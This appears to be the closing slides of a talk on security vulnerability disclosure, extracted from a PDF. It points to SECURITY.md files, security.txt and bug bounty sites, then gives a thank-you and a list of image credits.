
{okta}

.github/SECURITY.md




securitytxt.org

Add a .well-known/security.txt



Bug Bounty Sites



Thank You!

 @BrianDemers

Attribution

- "xkcd 1938, 1957" are licensed under CC BY-NC 2.5
- Internet Of Shit sticker image from: https://twitter.com/internetofshit
- https://intezer.com/wp-content/uploads/2017/08/GoodBAd-1000x475.b197b0.webp
- Intel -insider trading image: https://i.kym-cdn.com/photos/images/newsfeed/001/329/141/44f.png
- Three people secret image: http://www.notable-quotes.com/f/benjamin_franklin_quote_2.jpg
- Secret stamp: cc-by-sa Willscrlt: https://commons.wikimedia.org/wiki/File:Top_secret.png
- Questions image: https://veryfunnypics.eu/wp-content/uploads/2014/09/funny-pictures-how-to-avoid-questions.jpg
- PGP encryption image: https://static.goanywhere.com/images/products/mft/GoAnywhereMFT_OpenPGP-Diagram_web2018.png
- CVSS score image: https://www.first.org/cvss/v3-1/media/dcbbdaef38f7d415ef9ccbd936d48d4e.png
- JFK meme: https://imgflip.com/i/3si67b
- Private sign: https://veryfunnypics.eu/a-private-sign-2/